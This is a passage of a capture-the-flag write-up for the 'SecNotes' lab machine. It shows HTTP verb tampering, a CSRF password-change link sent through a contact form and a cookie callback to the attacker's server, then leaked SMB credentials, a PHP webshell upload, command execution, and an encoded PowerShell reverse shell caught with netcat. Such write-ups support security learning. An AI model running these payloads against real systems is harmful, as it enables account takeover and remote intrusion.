      Secure Notes - Change Password
    </title>
    <link rel="stylesheet" href="
    https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <style type="text/css">
      body{
        font:14pxsans-serif;
      }
```

3) Found http verb tampering



```
GET /change_pass.php?password=password&confirm_password=password&submit=submit HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.97/home.php
Origin: http://10.10.10.97
Connection: keep-alive
Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu


```

4) Sent a csrf payload through contact form



Contact Us

Please enter your message


To: **tyler@secnotes.htb**

Message:

http://10.10.10.97
/change_pass.php?password=password


http://secnotes.htb/change_pass.php?password=password&confirm_password=password&submit=submit

http://10.10.14.8/done



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo php -S 0.0.0.0:80
[Thu Jul 18 13:16:29 2024] PHP 8.2.18 Development Server (http://0.0.0.0:80) started
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 Accepted
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 [404]: GET /?c=PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk - No such file or directory
[Thu Jul 18 13:16:35 2024] 10.10.14.8:40424 Closing
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 Accepted
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 [404]: GET /done - No such file or directory
[Thu Jul 18 13:16:54 2024] 10.10.10.97:52184 Closing
```

5) Got access to tyler with password



Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for **tyler**

Mimi's Sticky Buns [2018-06-21 09:47:17] + X

Years [2018-06-21 09:47:54] + X

new site [2018-06-21 13:13:46] + X


New Note

Change Password

Sign Out

Contact Us


6) Found smb credentials



new site [2018-06-21 13:13:46] – X

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```


7) Found a writable share that is likely to be web root of port 8808



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.97:445 Name: 10.10.10.97               Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        new-site                                                READ, WRITE
        ./new-site
        dr--r--r--                0 Thu Jul 18 13:50:03 2024    .
        dr--r--r--                0 Thu Jul 18 13:50:03 2024    ..
        fr--r--r--              696 Fri Jun 22 01:45:36 2018    iisstart.htm
        fr--r--r--            98757 Fri Jun 22 01:45:38 2018    iisstart.png
[*] Closed 1 connections
```


Exploitation

1) Uploaded a webshell



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -r 'new-site' -H 10.10.10.97 -u 'tyler' -p '92g!mA8BGjOirkL%OG*&' --upload 'shell.php' 'new-site/shell.php'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \  \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[*] Starting upload: shell.php (31 bytes)
[+] Upload complete..
[*] Closed 1 connections
```


2) Got rce



```
GET /shell.php?cmd=whoami HTTP/1.1
Host: 10.10.10.97:8808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=ndqm5rucn3q2jiq59ss1qrt9dk
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Date: Thu, 18 Jul 2024 08:23:27 GMT
Content-Length: 16

secnotes\tyler
```

3) Got revshell




```
BkAGkAbgBnACkALgBHAGUAdABTAHQAcgB
pAG4AZwAoACQAYgB5AHQAZQBzACwAMAAs
ACAAJABpACkAOwAkAHMAZQBuAGQAYgBhA
GMAawAgAD0AIAAoAGkAZQB4ACAAJABkAG
EAdABhACAAMgA%2bACYAMQAgAHwAIABPA
HUAdAAtAFMAdAByAGkAbgBnACAAKQA7AC
QAcwBlAG4AZABiAGEAYwBrADIAIAA9ACA
AJABzAGUAbgBkAGIAYQBjAGsAIAArACAA
IgBQAFMAIAAiACAAKwAgACgAcAB3AGQAK
QAuAFAAYQB0AGgAIAArACAAIgA%2bACAA
IgA7ACQAcwBlAG4AZABiAHkAdABlACAAP
QAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbw
BkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQA
pAC4ARwBlAHQAQgB5AHQAZQBzACgAJABz
AGUAbgBkAGIAYQBjAGsAMgApADsAJABzA
HQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoAC
QAcwBlAG4AZABiAHkAdABlACwAMAAsACQ
AcwBlAG4AZABiAHkAdABlAC4ATABlAG4A
ZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0AL
gBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbA
BpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA
%3d HTTP/1.1
Host: 10.10.10.97:8808
User-Agent: Mozilla/5.0 (X11;
Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,a
pplication/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
br
Connection: keep-alive
Cookie: PHPSESSID=
ndqm5rucn3q2jiq59ss1qrt9dk
Upgrade-Insecure-Requests: 1
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.97] 50808
whoami
secnotes\tyler
PS C:\inetpub\new-site>
```

Privilege Escalation


1) WSL is installed in the machine




```
    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/21/2018   3:07 PM                Distros
d-----        6/21/2018   6:47 PM                inetpub
d-----        6/22/2018   2:09 PM                Microsoft
d-----        4/11/2018   4:38 PM                PerfLogs
d-----        6/21/2018   8:15 AM                php7
d-r---        1/26/2021   2:39 AM                Program Files
d-r---        1/26/2021   2:38 AM                Program Files (x86)
d-r---        6/21/2018   3:00 PM                Users
d-----        1/26/2021   2:38 AM                Windows
-a----        6/21/2018   3:07 PM      201749452 Ubuntu.zip
```

